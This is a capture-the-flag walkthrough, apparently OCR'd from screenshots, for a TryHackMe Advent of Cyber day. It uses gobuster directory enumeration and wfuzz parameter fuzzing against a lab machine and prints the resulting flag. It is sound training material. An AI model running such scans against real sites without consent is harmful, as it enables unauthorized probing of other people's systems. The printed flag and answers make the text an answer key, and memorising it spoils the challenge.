


```
              ers/scripts

       --recipe <filename>
              Reads options from a recipe

       --dump-recipe <filename>
              Prints current options as a recipe

       --oF <filename>
              Saves fuzz results to a file. These can be consumed later us-
              ing the wfuzz payload.

       -c     Output with colors

       -v     Verbose information.

       -f filename,printer
              Store  results in the output file using the specified printer
              (raw printer if omitted).

       -o printer
              Format output using the specified printer.

       --interact
              (beta) If selected, all key presses are captured. This allows
              you to interact with the program.
 Manual page wfuzz(1) line 19 (press h for help or q to quit)
```



```
       -t N   Specify the number of concurrent connections (10 default)

       -s N   Specify time delay between requests (0 default)

       -R depth
              Recursive  path  discovery  being depth the maximum recursion
              level.

       -L, --follow
              Follow HTTP redirections

       -Z     Scan mode (Connection errors will be ignored).

       --req-delay N
              Sets the maximum time in seconds the request  is  allowed  to
              take (CURLOPT_TIMEOUT). Default 90.

       --conn-delay N
              Sets  the maximum time in seconds the connection phase to the
              server to take (CURLOPT_CONNECTTIMEOUT). Default 90.

       -A     Alias for --script-default -v -c

       --script=
              Equivalent to --script=default

 Manual page wfuzz(1) line 58 (press h for help or q to quit)
```

The command will start with "wfuzz", then will include flags, the wordlist and finally the URL.



Title	IP Address	Expires
Day 4	10.10.143.198	16m 08s

Since we know there's theoretically an API directory we can use gobuster to enumerate the website and see if we can find anything. Then assuming we do find something, we should investigate it for interesting files. Let's say we then find what seems to hold the logs, we know we're searching by date, so we can infer that there's a good chance that we'll be using the date parameter to interact with the API. We also know that the API takes a date in the form of YYYYMMDD. A wordlist in that format can be found in the hint for this task, although if you want an extra challenge, you can try and build a wordlist in that format yourself.

Finally, API's may not return data if the proper parameters aren't passed, so with that knowledge, we can use the options in wfuzz to filter out parameters that don't return anything.

With all that in mind, we should be able to get a flag.

Recommended Rooms:

TryHackMe | ZTH: Web 2

TryHackMe | CC: Pen Testing

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP (10.10.143.198) into the browser search bar.

No answer needed

Correct Answer

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Correct Answer

Use GoBuster **(against the target you deployed – not the shibes.xyz domain)** to find the API directory. What file is there?


Answer format: ********.***

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer format: ***{********}


Question 2

Obtaining the API directory using Gobuster in the terminal.



```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://10.10.48.121 -w /usr/share/wordlists/dirb/big
.txt -x .php
[sudo] password for kali:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.48.121
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/18 03:22:32 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 310] [--> http://10.10.48.121/api/
]
Progress: 21034 / 40940 (51.38%)
```

Once we have obtained the API directory using Gobuster's function, we identify what file is stored in there.




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.48.121 Port 80

The file that is stored in the API directory is "site-log.php".



Title	IP Address	Expires
Day 4	10.10.48.121	37m 14s

With all that in mind, we should be able to get a flag.

Recommended Rooms:

TryHackMe | ZTH: Web 2

TryHackMe | CC: Pen Testing

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP (10.10.48.121) into the browser search bar.

No answer needed — Question Done

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Correct Answer

Use GoBuster **(against the target you deployed -- not the shibes.xyz domain)** to find the API directory. What file is there?


site-log.php — Correct Answer

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer format: ***{********}

<u>Question 3</u>

Using the wfuzz function, we are going to fuzz the date parameter of the file that we obtained in the API directory




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.48.121 Port 80


```
sudo gobuster dir -u http://10.10.48.121 -w /usr/share/wordlists/dirb/big.txt -x .php

sudo wfuzz -c -z file,wordlist http://10.10.48.121/api/site-log.php?date=FUZZ
```

Obtained the date of the API directory which have an unusual "W" and "Ch" value. Hence, we are going to fuzz that date to obtain the THM flag.



```
000000017:   200        0 L      0 W       0 Ch        "20201116"
000000028:   200        0 L      0 W       0 Ch        "20201127"
000000015:   200        0 L      0 W       0 Ch        "20201114"
000000029:   200        0 L      0 W       0 Ch        "20201128"
000000022:   200        0 L      0 W       0 Ch        "20201121"
000000025:   200        0 L      0 W       0 Ch        "20201124"
000000023:   200        0 L      0 W       0 Ch        "20201122"
000000019:   200        0 L      0 W       0 Ch        "20201118"
000000016:   200        0 L      0 W       0 Ch        "20201115"
000000030:   200        0 L      0 W       0 Ch        "20201129"
000000020:   200        0 L      0 W       0 Ch        "20201119"
000000024:   200        0 L      0 W       0 Ch        "20201123"
000000026:   200        0 L      1 W       13 Ch       "20201125"
000000027:   200        0 L      0 W       0 Ch        "20201126"
000000018:   200        0 L      0 W       0 Ch        "20201117"
000000032:   200        0 L      0 W       0 Ch        "20201201"
000000034:   200        0 L      0 W       0 Ch        "20201203"
000000048:   200        0 L      0 W       0 Ch        "20201217"
000000038:   200        0 L      0 W       0 Ch        "20201207"
000000050:   200        0 L      0 W       0 Ch        "20201219"
000000051:   200        0 L      0 W       0 Ch        "20201220"
000000045:   200        0 L      0 W       0 Ch        "20201214"
000000046:   200        0 L      0 W       0 Ch        "20201215"
000000049:   200        0 L      0 W       0 Ch        "20201218"
000000036:   200        0 L      0 W       0 Ch        "20201205"
000000033:   200        0 L      0 W       0 Ch        "20201202"
000000040:   200        0 L      0 W       0 Ch        "20201209"
```

Once we fuzz the date of the API directory, the THM flag has been captured.




```
10.10.48.121/api/site-log.php?date=20201125
```

```
THM{D4t3_AP1}
```

Question 4

Identifying what is stored in the '-f' parameter using the "man wfuzz" function in the terminal.



```
               Reads options from a recipe

        --dump-recipe <filename>
               Prints current options as a recipe

        --oF <filename>
               Saves fuzz results to a file. These can be consumed later us-
               ing the wfuzz payload.

        -c     Output with colors

        -v     Verbose information.

        -f filename,printer
               Store  results in the output file using the specified printer
               (raw printer if omitted).

        -o printer
               Format output using the specified printer.

        --interact
               (beta) If selected, all key presses are captured. This allows
               you to interact with the program.

        --dry-run
               Print  the  results of applying the requests without actually
 Manual page wfuzz(1) line 22 (press h for help or q to quit)
```

Thought Process/Methodology:

Once we gathered the knowledge of how to fuzz a website, we proceeded to use Gobuster in order to obtain the API directory of the site we are attacking. By using the Gobuster command "sudo gobuster dir -u http://10.10.48.121 -w /usr/share/wordlists/dirb/big.txt -x php" in the terminal, we are then given the API directory of our targeted site. Hence, the API directory of the targeted site is "http://10.10.48.121/api". Once we manage to enter the site, we obtained the file that is stored in the targeted site which is "site-log.php". Using the wfuzz function, we are then required to fuzz the date parameter of the file that we found in the API directory. So, we entered the wfuzz command "sudo wfuzz -c -z file,wordlist http://10.10.48.121/api/site-log.php?date=FUZZ". Once entered, we obtained the date that contained an unusual value of 'W' and 'Ch'. Therefore, we proceeded to fuzz the date parameter to capture the THM flag.


Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy, Sqlmap

Solution/walkthrough:

Question 1

We found the default port number for SQL server that is running on TCP port which is 1433



Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors

Applies to: ✓ SQL Server (all supported versions)

